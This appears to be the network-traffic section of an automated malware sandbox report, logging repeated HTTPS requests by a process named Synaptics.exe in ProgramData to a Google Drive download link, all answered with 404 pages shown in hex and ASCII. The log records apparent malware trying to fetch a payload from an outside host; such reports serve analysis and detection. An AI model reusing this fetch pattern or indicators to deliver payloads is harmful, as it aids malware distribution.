2c 73 61 6e 73 Data Ascii: 66a<html lang=en><meta charset=utf-8><meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"><title>Error 404 (Not Found)!!1</title><style nonce="XKD48708HUjfc2xAbsoU9A">*{margin:0; padding:0}html,code{font:15px/22px arial,sans
2022-05-27 02:38:22 UTC	50	IN	Data Raw: 6c 3d 47 6f 6f 67 6c 65 20 72 6f 6c 65 3d 69 6d 67 3e 3c 2f 73 70 61 6e 3e 3c 2f 61 3e 3c 70 3e 3c 62 3e 34 30 34 2e 3c 2f 62 3e 20 3c 69 6e 73 3e 54 68 61 74 e2 80 99 73 20 61 6e 20 65 72 72 6f 72 2e 3c 2f 69 6e 73 3e 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 20 3c 69 6e 73 3e 54 68 61 74 e2 80 99 73 20 61 6c 6c 20 77 65 20 6b 6e 6f 77 2e 3c 2f 69 6e 73 3e 3c 2f 6d 61 69 6e 3e 0d 0a Data Ascii: l=Google role=img><p>404. <ins>Thats an error.</ins><p>The requested URL was not found on this server. <ins>Thats all we know.</ins></main>

Timestamp	kBytes transferred	Direction	Data
2022-05-27 02:38:22 UTC	50	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
16	192.168.2.3	49760	172.217.168.14	443	C:\ProgramData\Synaptics\Synaptics.exe

Timestamp	kBytes transferred	Direction	Data
2022-05-27 02:38:21 UTC	47	OUT	GET /uc?id=0BxsMXGfPIZfSVlVsOGlEVGxuZVk&export=download HTTP/1.1 User-Agent: Synaptics.exe Host: docs.google.com Cache-Control: no-cache
2022-05-27 02:38:22 UTC	50	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=utf-8 Cache-Control: no-cache, no-store, max-age=0, must-revalidate Pragma: no-cache Expires: Mon, 01 Jan 1990 00:00:00 GMT Date: Fri, 27 May 2022 02:38:22 GMT Strict-Transport-Security: max-age=31536000 Accept-CH: Sec-CH-UA-Arch, Sec-CH-UA-Bitness, Sec-CH-UA-Full-Version, Sec-CH-UA-Full-Version-List, Sec-CH-UA-Model, Sec-CH-UA-Platform, Sec-CH-UA-Platform-Version Content-Security-Policy: script-src 'report-sample' 'nonce-t-xEVNIuAmkzXMY8aP5EfQ' 'unsafe-inline';object-src 'none';base-uri 'self';report-uri /_/DriveUntrustedContentHttp/cspreport;worker-src 'self' Content-Security-Policy: require-trusted-types-for 'script';report-uri /_/DriveUntrustedContentHttp/cspreport Permissions-Policy: ch-ua-arch=*, ch-ua-bitness=*, ch-ua-full-version=*, ch-ua-full-version-list=*, ch-ua-model=*, ch-ua-platform=*, ch-ua-platform-version=* Report-To: {"group":"DriveUntrustedContentHttp","max_age":2592000,"endpoints":[{"url":"https://csp.withgoogle.com/csp/report-to/DriveUntrustedContentHttp/external"}]} Cross-Origin-Opener-Policy: same-origin; report-to="DriveUntrustedContentHttp" Server: ESF X-XSS-Protection: 0 X-Content-Type-Options: nosniff Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Accept-Ranges: none Vary: Accept-Encoding Connection: close Transfer-Encoding: chunked
2022-05-27 02:38:22 UTC	51	IN	Data Raw: 36 36 61 0d 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 3c 74 69 74 6c 65 3e 45 72 72 6f 72 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 3c 73 74 79 6c 65 20 6e 6f 6e 63 65 3d 22 63 4d 77 36 39 6c 63 51 66 74 5a 42 45 67 6a 52 71 77 4d 76 30 51 22 3e 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 Data Ascii: 66a<html lang=en><meta charset=utf-8><meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"><title>Error 404 (Not Found)!!1</title><style nonce="cMw69lcQftZBEgjRqwMv0Q">*{margin:0; padding:0}html,code{font:15px/22px arial,sans
2022-05-27 02:38:22 UTC	53	IN	Data Raw: 6c 3d 47 6f 6f 67 6c 65 20 72 6f 6c 65 3d 69 6d 67 3e 3c 2f 73 70 61 6e 3e 3c 2f 61 3e 3c 70 3e 3c 62 3e 34 30 34 2e 3c 2f 62 3e 20 3c 69 6e 73 3e 54 68 61 74 e2 80 99 73 20 61 6e 20 65 72 72 6f 72 2e 3c 2f 69 6e 73 3e 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 20 3c 69 6e 73 3e 54 68 61 74 e2 80 99 73 20 61 6c 6c 20 77 65 20 6b 6e 6f 77 2e 3c 2f 69 6e 73 3e 3c 2f 6d 61 69 6e 3e 0d 0a Data Ascii: l=Google role=img><p>404. <ins>Thats an error.</ins><p>The requested URL was not found on this server. <ins>Thats all we know.</ins></main>
2022-05-27 02:38:22 UTC	53	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
17	192.168.2.3	49761	172.217.168.14	443	C:\ProgramData\Synaptics\Synaptics.exe

Timestamp	kBytes transferred	Direction	Data
2022-05-27 02:38:22 UTC	50	OUT	GET /uc?id=0BxsMXGfPIZfSVlVsOGlEVGxuZVk&export=download HTTP/1.1 User-Agent: Synaptics.exe Host: docs.google.com Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
2022-05-27 02:38:22 UTC	53	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=utf-8 Cache-Control: no-cache, no-store, max-age=0, must-revalidate Pragma: no-cache Expires: Mon, 01 Jan 1990 00:00:00 GMT Date: Fri, 27 May 2022 02:38:22 GMT Strict-Transport-Security: max-age=31536000 Content-Security-Policy: script-src 'report-sample' 'nonce-Zrg8_pabdy69ezfd0byLvQ' 'unsafe-inline';object-src 'none';base-uri 'self';report-uri /_/DriveUntrustedContentHttp/cspreport;worker-src 'self' Content-Security-Policy: require-trusted-types-for 'script';report-uri /_/DriveUntrustedContentHttp/cspreport Permissions-Policy: ch-ua-arch=*, ch-ua-bitness=*, ch-ua-full-version=*, ch-ua-full-version-list=*, ch-ua-model=*, ch-ua-platform=*, ch-ua-platform-version=* Accept-CH: Sec-CH-UA-Arch, Sec-CH-UA-Bitness, Sec-CH-UA-Full-Version, Sec-CH-UA-Full-Version-List, Sec-CH-UA-Model, Sec-CH-UA-Platform, Sec-CH-UA-Platform-Version Cross-Origin-Opener-Policy: same-origin Server: ESF X-XSS-Protection: 0 X-Content-Type-Options: nosniff Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Accept-Ranges: none Vary: Accept-Encoding Connection: close Transfer-Encoding: chunked
2022-05-27 02:38:22 UTC	54	IN	Data Raw: 36 36 61 0d 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 3c 6d 65 74 61 20 63 68 Data Ascii: 66a<html lang=en><meta ch
2022-05-27 02:38:22 UTC	54	IN	Data Raw: 61 72 73 65 74 3d 75 74 66 2d 38 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 3c 74 69 74 6c 65 3e 45 72 72 6f 72 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 3c 73 74 79 6c 65 20 6e 6f 6e 63 65 3d 22 64 73 41 32 61 72 78 63 6b 37 75 32 55 35 71 68 41 72 34 45 2d 77 22 3e 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69 66 7d 68 74 6d 6c 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 66 66 66 Data Ascii: arset=utf-8><meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"><title>Error 404 (Not Found)!!1</title><style nonce="dsA2arxck7u2U5qhAr4E-w">*{margin:0;padding:0}html,code{font: 15px/22px arial,sans-serif}html{background:#fff
2022-05-27 02:38:22 UTC	56	IN	Data Raw: 30 25 7d 7d 23 6c 6f 67 6f 7b 64 69 73 70 6c 61 79 3a 69 6e 6c 69 6e 65 2d 62 6c 6f 63 6b 3b 68 65 69 67 68 74 3a 35 34 70 78 3b 77 69 64 74 68 3a 31 35 30 70 78 7d 3c 2f 73 74 79 6c 65 3e 3c 6d 61 69 6e 20 69 64 3d 22 61 66 2d 65 72 72 6f 72 2d 63 6f 6e 74 61 69 6e 65 72 22 20 72 6f 6c 65 3d 22 6d 61 69 6e 22 3e 3c 61 20 68 72 65 66 3d 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 3e 3c 73 70 61 6e 20 69 64 3d 6c 6f 67 6f 20 61 72 69 61 2d 6c 61 62 65 6c 3d 47 6f 6f 67 6c 65 20 72 6f 6c 65 3d 69 6d 67 3e 3c 2f 73 70 61 6e 3e 3c 2f 61 3e 3c 62 3e 34 30 34 2e 3c 2f 62 3e 20 3c 69 6e 73 3e 54 68 61 74 e2 80 99 73 20 61 6e 20 65 72 72 6f 72 2e 3c 2f 69 6e 73 3e 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 Data Ascii: 0%}}#logo{display:inline-block;height:54px;width:150px}</style><main id="af-error-container" role="main"><p>404. <ins>Thats an error.</ins><p>The requested URL was not
2022-05-27 02:38:22 UTC	56	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
18	192.168.2.3	49762	172.217.168.14	443	C:\ProgramData\Synaptics\Synaptics.exe

Timestamp	kBytes transferred	Direction	Data
2022-05-27 02:38:22 UTC	56	OUT	GET /uc?id=0BxsMXGfPIZfSVlVsOGlEVGxuZVk&export=download HTTP/1.1 User-Agent: Synaptics.exe Host: docs.google.com Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
2022-05-27 02:38:22 UTC	56	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=utf-8 Cache-Control: no-cache, no-store, max-age=0, must-revalidate Pragma: no-cache Expires: Mon, 01 Jan 1990 00:00:00 GMT Date: Fri, 27 May 2022 02:38:22 GMT Strict-Transport-Security: max-age=31536000 Cross-Origin-Opener-Policy: same-origin Permissions-Policy: ch-ua-arch=*, ch-ua-bitness=*, ch-ua-full-version=*, ch-ua-full-version-list=*, ch-ua-model=*, ch-ua-platform=*, ch-ua-platform-version=* Content-Security-Policy: require-trusted-types-for 'script';report-uri /_/DriveUntrustedContentHttp/cspreport Content-Security-Policy: script-src 'report-sample' 'nonce-RVtF3aLbLRDvajVCurLGVA' 'unsafe-inline';object-src 'none';base-uri 'self';report-uri /_/DriveUntrustedContentHttp/cspreport;worker-src 'self' Accept-CH: Sec-CH-UA-Arch, Sec-CH-UA-Bitness, Sec-CH-UA-Full-Version, Sec-CH-UA-Full-Version-List, Sec-CH-UA-Model, Sec-CH-UA-Platform, Sec-CH-UA-Platform-Version Server: ESF X-XSS-Protection: 0 X-Content-Type-Options: nosniff Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Accept-Ranges: none Vary: Accept-Encoding Connection: close Transfer-Encoding: chunked
2022-05-27 02:38:22 UTC	57	IN	Data Raw: 36 36 61 0d 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 3c 6d 65 74 61 20 63 68 Data Ascii: 66a<html lang=en><meta ch
2022-05-27 02:38:22 UTC	58	IN	Data Raw: 61 72 73 65 74 3d 75 74 66 2d 38 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 3c 74 69 74 6c 65 3e 45 72 72 6f 72 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 3c 73 74 79 6c 65 20 6e 6f 6e 63 65 3d 22 47 6f 54 6a 69 7a 63 4b 4f 42 47 52 47 77 45 37 67 69 49 5a 67 67 22 3e 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69 66 7d 68 74 6d 6c 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 66 66 66 Data Ascii: arset=utf-8><meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"><title>Error 404 (Not Found)!!1</title><style nonce="GoTjizcKOBGRGwE7gilZgg">*{margin:0;padding:0}html,code{font: 15px/22px arial,sans-serif}html{background:#fff
2022-05-27 02:38:22 UTC	59	IN	Data Raw: 30 25 7d 7d 23 6c 6f 67 6f 7b 64 69 73 70 6c 61 79 3a 69 6e 6c 69 6e 65 2d 62 6c 6f 63 6b 3b 68 65 69 67 68 74 3a 35 34 70 78 3b 77 69 64 74 68 3a 31 35 30 70 78 7d 3c 2f 73 74 79 6c 65 3e 3c 6d 61 69 6e 20 69 64 3d 22 61 66 2d 65 72 72 6f 72 2d 63 6f 6e 74 61 69 6e 65 72 22 20 72 6f 6c 65 3d 22 6d 61 69 6e 22 3e 3c 61 20 68 72 65 66 3d 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 3e 3c 73 70 61 6e 20 69 64 3d 6c 6f 67 6f 20 61 72 69 61 2d 6c 61 62 65 6c 3d 47 6f 6f 67 6c 65 20 72 6f 6c 65 3d 69 6d 67 3e 3c 2f 73 70 61 6e 3e 3c 2f 61 3e 3c 70 3e 3c 62 3e 34 30 34 2e 3c 2f 62 3e 20 3c 69 6e 73 3e 54 68 61 74 e2 80 99 73 20 61 6e 20 65 72 72 6f 72 2e 3c 2f 69 6e 73 3e 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 Data Ascii: 0%}}#logo{display:inline-block;height:54px;width:150px}</style><main id="af-error-container" role="main"><p>404. <ins>Thats an error.</ins><p>The requested URL was not
2022-05-27 02:38:22 UTC	59	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
19	192.168.2.3	49763	172.217.168.14	443	C:\ProgramData\Synaptics\Synaptics.exe

Timestamp	kBytes transferred	Direction	Data
2022-05-27 02:38:22 UTC	56	OUT	GET /uc?id=0BxsMXGfPIZfSVlVsOGlEVGxuZVk&export=download HTTP/1.1 User-Agent: Synaptics.exe Host: docs.google.com Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
2022-05-27 02:38:22 UTC	59	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=utf-8 Cache-Control: no-cache, no-store, max-age=0, must-revalidate Pragma: no-cache Expires: Mon, 01 Jan 1990 00:00:00 GMT Date: Fri, 27 May 2022 02:38:22 GMT Strict-Transport-Security: max-age=31536000 Permissions-Policy: ch-ua-arch=*, ch-ua-bitness=*, ch-ua-full-version=*, ch-ua-full-version-list=*, ch-ua-model=*, ch-ua-platform=*, ch-ua-platform-version=* Accept-CH: Sec-CH-UA-Arch, Sec-CH-UA-Bitness, Sec-CH-UA-Full-Version, Sec-CH-UA-Full-Version-List, Sec-CH-UA-Model, Sec-CH-UA-Platform, Sec-CH-UA-Platform-Version Cross-Origin-Opener-Policy: same-origin Content-Security-Policy: require-trusted-types-for 'script';report-uri /_/DriveUntrustedContentHttp/cspreport Content-Security-Policy: script-src 'report-sample' 'nonce-Jwo8YNn7apHNif3dNNwORg' 'unsafe-inline';object-src 'none';base-uri 'self';report-uri /_/DriveUntrustedContentHttp/cspreport;worker-src 'self' Server: ESF X-XSS-Protection: 0 X-Content-Type-Options: nosniff Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Accept-Ranges: none Vary: Accept-Encoding Connection: close Transfer-Encoding: chunked
2022-05-27 02:38:22 UTC	60	IN	Data Raw: 36 36 61 0d 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 3c 6d 65 74 61 20 63 68 Data Ascii: 66a<html lang=en><meta ch
2022-05-27 02:38:22 UTC	61	IN	Data Raw: 61 72 73 65 74 3d 75 74 66 2d 38 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 3c 74 69 74 6c 65 3e 45 72 72 6f 72 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 3c 73 74 79 6c 65 20 6e 6f 6e 63 65 3d 22 75 78 48 33 6e 36 71 73 64 65 56 78 48 78 69 71 45 46 76 67 31 41 22 3e 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69 66 7d 68 74 6d 6c 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 66 66 66 Data Ascii: arset=utf-8><meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"><title>Error 404 (Not Found)!!1</title><style nonce="uxH3n6qsdeVxHxiqEFvg1A">*{margin:0;padding:0}html,code{font: 15px/22px arial,sans-serif}html{background:#fff
2022-05-27 02:38:22 UTC	62	IN	Data Raw: 30 25 7d 7d 23 6c 6f 67 6f 7b 64 69 73 70 6c 61 79 3a 69 6e 6c 69 6e 65 2d 62 6c 6f 63 6b 3b 68 65 69 67 68 74 3a 35 34 70 78 3b 77 69 64 74 68 3a 31 35 30 70 78 7d 3c 2f 73 74 79 6c 65 3e 3c 6d 61 69 6e 20 69 64 3d 22 61 66 2d 65 72 72 6f 72 2d 63 6f 6e 74 61 69 6e 65 72 22 20 72 6f 6c 65 3d 22 6d 61 69 6e 22 3e 3c 61 20 68 72 65 66 3d 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 3e 3c 73 70 61 6e 20 69 64 3d 6c 6f 67 6f 20 61 72 69 61 2d 6c 61 62 65 6c 3d 47 6f 6f 67 6c 65 20 72 6f 6c 65 3d 69 6d 67 3e 3c 2f 73 70 61 6e 3e 3c 2f 61 3e 3c 70 3e 3c 62 3e 34 30 34 2e 3c 2f 62 3e 20 3c 69 6e 73 3e 54 68 61 74 e2 80 99 73 20 61 6e 20 65 72 72 6f 72 2e 3c 2f 69 6e 73 3e 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 Data Ascii: 0%}}#logo{display:inline-block;height:54px;width:150px}</style><main id="af-error-container" role="main"><p>404. <ins>Thats an error.</ins><p>The requested URL was not
2022-05-27 02:38:22 UTC	62	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49741	172.217.168.14	443	C:\ProgramData\Synaptics\Synaptics.exe

Timestamp	kBytes transferred	Direction	Data
2022-05-27 02:38:17 UTC	6	OUT	GET /uc?id=0BxsMXGfPIZfSVlVsOGlEVGxuZVk&export=download HTTP/1.1 User-Agent: Synaptics.exe Host: docs.google.com Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
2022-05-27 02:38:17 UTC	6	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=utf-8 Cache-Control: no-cache, no-store, max-age=0, must-revalidate Pragma: no-cache Expires: Mon, 01 Jan 1990 00:00:00 GMT Date: Fri, 27 May 2022 02:38:17 GMT Strict-Transport-Security: max-age=31536000 Content-Security-Policy: require-trusted-types-for 'script';report-uri /_/DriveUntrustedContentHttp/cspreport Content-Security-Policy: script-src 'report-sample' 'nonce-9ATWUqWplyjaZX-8YRpg4A' 'unsafe-inline';object-src 'none';base-uri 'self';report-uri /_/DriveUntrustedContentHttp/cspreport;worker-src 'self' Accept-CH: Sec-CH-UA-Arch, Sec-CH-UA-Bitness, Sec-CH-UA-Full-Version, Sec-CH-UA-Full-Version-List, Sec-CH-UA-Model, Sec-CH-UA-Platform, Sec-CH-UA-Platform-Version Cross-Origin-Opener-Policy: same-origin; report-to="DriveUntrustedContentHttp" Permissions-Policy: ch-ua-arch=*, ch-ua-bitness=*, ch-ua-full-version=*, ch-ua-full-version-list=*, ch-ua-model=*, ch-ua-platform=*, ch-ua-platform-version=* Report-To: {"group":"DriveUntrustedContentHttp","max_age":2592000,"endpoints":[{"url":"https://csp.withgoogle.com/csp/report-to/DriveUntrustedContentHttp/external"}]} Server: ESF X-XSS-Protection: 0 X-Content-Type-Options: nosniff Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Accept-Ranges: none Vary: Accept-Encoding Connection: close Transfer-Encoding: chunked
2022-05-27 02:38:17 UTC	8	IN	Data Raw: 36 36 61 0d 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 3c 74 69 74 6c 65 3e 45 72 72 6f 72 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 3c 73 74 79 6c 65 20 6e 6f 6e 63 65 3d 22 57 5a 56 52 47 45 53 42 74 69 30 2d 62 43 33 46 48 49 70 70 63 51 22 3e 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 Data Ascii: 66a<html lang=en><meta charset=utf-8><meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"><title>Error 404 (Not Found)!!1</title><style nonce="WZVRGESBti0-bC3FHIppcQ">*{margin:0;padding:0}html,code{font:15px/22px arial,sans
2022-05-27 02:38:17 UTC	9	IN	Data Raw: 6c 3d 47 6f 6f 67 6c 65 20 72 6f 6c 65 3d 69 6d 67 3e 3c 2f 73 70 61 6e 3e 3c 2f 61 3e 3c 70 3e 3c 62 3e 34 30 34 2e 3c 2f 62 3e 20 3c 69 6e 73 3e 54 68 61 74 e2 80 99 73 20 61 6e 20 65 72 72 6f 72 2e 3c 2f 69 6e 73 3e 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 20 3c 69 6e 73 3e 54 68 61 74 e2 80 99 73 20 61 6c 6c 20 77 65 20 6b 6e 6f 77 2e 3c 2f 69 6e 73 3e 3c 2f 6d 61 69 6e 3e 0d 0a Data Ascii: l=Google role=img><p>404. <ins>Thats an error.</ins><p>The requested URL was not found on this server. <ins>Thats all we know.</ins></main>
2022-05-27 02:38:17 UTC	9	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
20	192.168.2.3	49764	172.217.168.14	443	C:\ProgramData\Synaptics\Synaptics.exe

Timestamp	kBytes transferred	Direction	Data
2022-05-27 02:38:22 UTC	59	OUT	GET /uc?id=0BxsMXGfPIZfSVlVsOGlEVGxuZVk&export=download HTTP/1.1 User-Agent: Synaptics.exe Host: docs.google.com Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
2022-05-27 02:38:22 UTC	62	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=utf-8 Cache-Control: no-cache, no-store, max-age=0, must-revalidate Pragma: no-cache Expires: Mon, 01 Jan 1990 00:00:00 GMT Date: Fri, 27 May 2022 02:38:22 GMT Strict-Transport-Security: max-age=31536000 Content-Security-Policy: script-src 'report-sample' 'nonce--M3PXO3RAuR4BKAvWbYB7w' 'unsafe-inline';object-src 'none';base-uri 'self';report-uri /_/DriveUntrustedContentHttp/cspreport;worker-src 'self' Content-Security-Policy: require-trusted-types-for 'script';report-uri /_/DriveUntrustedContentHttp/cspreport Permissions-Policy: ch-ua-arch=*, ch-ua-bitness=*, ch-ua-full-version=*, ch-ua-full-version-list=*, ch-ua-model=*, ch-ua-platform=*, ch-ua-platform-version=* Cross-Origin-Opener-Policy: same-origin; report-to="DriveUntrustedContentHttp" Report-To: {"group":"DriveUntrustedContentHttp","max_age":2592000,"endpoints":[{"url":"https://csp.withgoogle.com/csp/report-to/DriveUntrustedContentHttp/external"}]} Accept-CH: Sec-CH-UA-Arch, Sec-CH-UA-Bitness, Sec-CH-UA-Full-Version, Sec-CH-UA-Full-Version-List, Sec-CH-UA-Model, Sec-CH-UA-Platform, Sec-CH-UA-Platform-Version Server: ESF X-XSS-Protection: 0 X-Content-Type-Options: nosniff Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Accept-Ranges: none Vary: Accept-Encoding Connection: close Transfer-Encoding: chunked
2022-05-27 02:38:22 UTC	64	IN	Data Raw: 36 36 61 0d 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 3c 74 69 74 6c 65 3e 45 72 72 6f 72 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 3c 73 74 79 6c 65 20 6e 6f 6e 63 65 3d 22 4a 6a 79 65 73 74 52 65 4b 44 55 48 6b 34 6d 62 4d 31 46 5a 6f 77 22 3e 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 Data Ascii: 66a<html lang=en><meta charset=utf-8><meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"><title>Error 404 (Not Found)!!1</title><style nonce="JjyestReKDUHk4mbM1FZow">*{margin:0;padding:0}html,code{font:15px/22px arial,sans
